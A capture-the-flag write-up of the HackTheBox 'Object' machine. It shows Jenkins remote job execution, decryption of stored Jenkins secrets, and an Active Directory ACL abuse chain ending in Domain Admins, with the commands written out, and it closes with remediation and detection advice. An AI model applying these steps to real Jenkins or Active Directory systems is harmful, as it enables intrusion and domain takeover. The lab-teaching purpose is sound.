HackTheBox: Object - Hard Windows
Object is a hard Windows machine running Jenkins automation server. The automation server is found to have registration enabled and the registered user can create builds. Builds can be triggered remotely by configuring an api token. Foothold is obtained by decrypting the Jenkins secrets. The foothold user is found to have ForceChangePassword permissions on another user called smith. This privilege abuse allows us to gain access to smith. smith has GenericWrite permissions on maria. Abusing this privilege allows us to gain access to the server as this user. maria has WriteOwner permissions on Domain Admins group, whose privileges we exploit to get a SYSTEM shell.

Overview
| Platform | HackTheBox |
| Difficulty | Hard |
| OS | Windows |
| Key techniques | Secret Abuse, Permission Abuse |
This box covers a wide range of attack vectors and dives deep into AD permissions and how to abuse them when misconfigured.
This post covers a retired box. Spoilers ahead.
Recon
Port scan
1
nmap -A -Pn -p- 10.10.11.132 -oA nmap_output/object.htb
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-31 14:20 EDT
Nmap scan report for 10.10.11.132
Host is up (0.035s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Microsoft IIS httpd 10.0
|_http-title: Mega Engines
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
8080/tcp open  http    Jetty 9.4.43.v20210629
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(9.4.43.v20210629)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (97%), Microsoft Windows 10 1903 - 21H1 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Based on this scan we have 3 open ports, WinRM, a Windows IIS page, and a Jetty webpage. The first thing that stands out to me is the exposed WinRM port and a website running http on port 8080.
Web enumeration

The webpage on port 80 has nothing that stands out, just a standard landing page with no login page or anything to interact with.

Now this page was more interesting, on here we can see a login page for Jenkins which is a CI platform for running automation. At this time we do not have any credentials but we can also see a signup page, this is where I can my initial access after creating an account.
Initial Access
After creating an account (shady:P@ssw0rd) through the signup page I was in, but with a pretty limited view. A quick whatweb against port 8080 confirmed the version we’re dealing with:
1
2
3
┌──(shady㉿kali)-[~/HTB/Object]
└─$ whatweb 10.10.11.132:8080
http://10.10.11.132:8080/login?from=%2F [200 OK] ... Jenkins[2.317], Jetty[9.4.43.v20210629], Title[Sign in [Jenkins]] ...
Jenkins 2.317. A registered user on this instance can create a job but can’t build it from the UI. That restriction doesn’t matter much though, because builds can also be triggered remotely over the REST API once you configure an authentication token on the job.
The workflow is:
- Create a freestyle job.
- Under Configure → Build Triggers, enable Trigger builds remotely and set an authentication token.
- Add a build step → Execute Windows batch command → drop your command in there.
- Generate an API token for your user, then fire the build with
curl.
Rather than click through all of that by hand, I used niemanmyles/Jenkins-JobShell, which wraps the whole REST API dance into a single script. Grabbing a CSRF crumb first:
1
2
3
┌──(shady㉿kali)-[~/HTB/Object]
└─$ curl -s -u shady:11f89be9e3163399384ea3cbe7c3d78f3e http://object.htb:8080/crumbIssuer/api/json
{"_class":"hudson.security.csrf.DefaultCrumbIssuer","crumb":"086efaebd6ace86970308fc2a47b655dca83cc5f63ed2dffeeca102b5a9d1af4","crumbRequestField":"Jenkins-Crumb"}
With the crumb and API token wired in, the job executes and we get command output back. The build runs in the context of the Jenkins service account, object\oliver:

So we have code execution, but a reverse shell wasn’t an option here (the box firewalls outbound), so I kept everything in-band through the job output.
Looting Jenkins secrets
Since we can read the filesystem as the Jenkins user, the natural next stop is the Jenkins secrets store. Credentials added to Jenkins get stored encrypted, but they’re reversible if you have the right key material. Enumerating the users directory turned up an admin folder, and that account’s config.xml held a stored credential for oliver:
1
2
3
4
5
<com.cloudbees.plugins.credentials.impl.UsernamePasswordCredentialsImpl>
  <id>320a60b9-1e5c-4399-8afe-44466c9cde9e</id>
  <username>oliver</username>
  <password>{AQAAABAAAAAQqU+m+mC6ZnLa0+yaanj2eBSbTk+h4P5omjKdwV17vcA=}</password>
</com.cloudbees.plugins.credentials.impl.UsernamePasswordCredentialsImpl>
That encrypted blob is useless on its own. To decrypt it you need two more files from the secrets directory: master.key and hudson.util.Secret. I pulled all three back through the build output and ran them through jenkins-credentials-decryptor:
1
2
┌──(shady㉿kali)-[~/HTB/Object]
└─$ ./jenkins-credentials-decryptor -m master.key -s hudson.util.Secret -c config.xml -o json

That handed over the plaintext:
1
oliver/c1cdfun_d2434
Since WinRM (5985) was open from the very first scan, these creds get us an interactive shell straight away:

The real takeaway here isn’t the Jenkins RCE, it’s that Jenkins secret encryption is only as strong as filesystem permissions on
master.keyandhudson.util.Secret. Read access to those two files turns every stored credential into plaintext.
Privilege Escalation
With a shell as oliver the box turns into a pure Active Directory ACL exercise. The rest of the path is a chain of users where each one has a dangerous permission over the next.
A quick look at who else is around:
1
2
3
4
5
6
*Evil-WinRM* PS C:\Users\oliver\Documents> net localgroup "Remote Management Users"
Members
-------------------------------------------------------------------------------
maria
oliver
smith
Three users in the Remote Management group. Running SharpHound and dropping the data into BloodHound maps out the chain cleanly: oliver → smith → maria → Domain Admins.
oliver → smith (ForceChangePassword)
BloodHound shows oliver has ForceChangePassword over smith, meaning we can reset their password without knowing the current one. I did it straight from the shell with ADSI:
1
2
3
4
5
6
$ds = New-Object DirectoryServices.DirectorySearcher([ADSI]"LDAP://$baseDN")
$ds.Filter = '(&(objectCategory=person)(objectClass=user)(sAMAccountName=smith))'
$smithDN = ($ds.FindOne()).Properties.distinguishedname[0]
$u = [ADSI]("LDAP://$smithDN")
$u.psbase.Invoke("SetPassword", "Sm1th!2025#Obj")
$u.CommitChanges()
That gives us smith:Sm1th!2025#Obj, and smith is also in Remote Management Users so we can WinRM straight in as them.
smith → maria (GenericWrite)
Back in BloodHound, smith has GenericWrite over maria. My first instinct was to flip the DONT_REQ_PREAUTH flag and AS-REP roast her:
1
2
$u.userAccountControl = $orig -bor 4194304      # DONT_REQ_PREAUTH bit
$u.SetInfo()
1
./Rubeus.exe asreproast /user:maria /domain:OBJECT.LOCAL /dc:10.10.11.132 /format:hashcat /nowrap
I got a valid AS-REP hash out of it, but it would not crack against rockyou, so that was a dead end for me.
The intended use of GenericWrite here is different: you set a logon script on maria so your payload runs the next time she logs in, then use that to read a spreadsheet (Engines.xls) sitting on her desktop. That sheet lists machine data with a “Chamber Password” column, and one of those passwords has been reused for maria’s account. Spraying them confirms the valid one:
1
maria/W3llcr4ft3d_4cls
GenericWrite doesn’t hand you a password directly, it hands you the ability to make the victim run code as themselves. Password reuse between a document and an account is what actually closed the gap.
maria → Domain Admins (WriteOwner)
The last link is the sharpest. Invoke-ACLScanner (and BloodHound) show maria has WriteOwner on the Domain Admins group. WriteOwner lets us make ourselves the owner of the group, and an owner can rewrite the group’s ACL to grant full control, after which adding ourselves as a member is trivial. PowerView does all three steps:
1
2
3
4
*Evil-WinRM* PS C:\Users\maria\Documents> . .\PowerView.ps1
*Evil-WinRM* PS C:\Users\maria\Documents> Set-DomainObjectOwner -Identity "Domain Admins" -OwnerIdentity 'maria'
*Evil-WinRM* PS C:\Users\maria\Documents> Add-DomainObjectAcl -TargetIdentity "Domain Admins" -PrincipalIdentity maria -Rights All
*Evil-WinRM* PS C:\Users\maria\Documents> net group "Domain Admins" maria /add /domain
Don’t forget to dot-source
PowerView.ps1before calling any of its functions, otherwise the cmdlets won’t be recognized.
Root / Flags
maria is now a member of Domain Admins. After re-authenticating over WinRM to pick up the new group membership, the Administrator desktop (and root.txt) is ours:

Box owned.
Lessons Learned
- Jenkins secrets are only as safe as the files protecting them. The encrypted credential in
config.xmlis meaningless withoutmaster.keyandhudson.util.Secret, but all three live on the same disk the service account can read. One file-read primitive collapses the whole secret store. - AD ACLs chain. No single permission on this box was game over by itself, but ForceChangePassword → GenericWrite → WriteOwner stacked end to end walked a limited service account all the way to Domain Admin.
- Password reuse bridges the gaps attackers can’t cross directly. GenericWrite only gives code execution as maria; it was a password reused from a spreadsheet that actually unlocked her account.
Remediation
How a defender would fix this:
- Lock down the Jenkins
secretsdirectory and never run builds as an account that holds reusable domain credentials; use dedicated, least-privilege agents. Disable open user registration on internet-reachable Jenkins instances. - Audit and remove dangerous ACLs. No regular user should hold ForceChangePassword, GenericWrite, or WriteOwner over other users or over privileged groups like Domain Admins. Run BloodHound defensively and prune the edges.
- Kill password reuse. Credentials in documents (the
Engines.xlschamber passwords) should never match live account passwords, and sensitive files shouldn’t sit on user desktops.
How a defender would detect this:
- Alert on Jenkins build steps spawning
cmd.exe/powershell.exeand on reads ofmaster.key/hudson.util.Secret. - Monitor directory-service object modifications (Event ID 4738/5136) for password resets,
userAccountControlchanges (pre-auth being disabled), and ACL/owner changes on privileged groups. - Watch for additions to Domain Admins (Event ID 4728) — a member added outside of change control is a strong signal.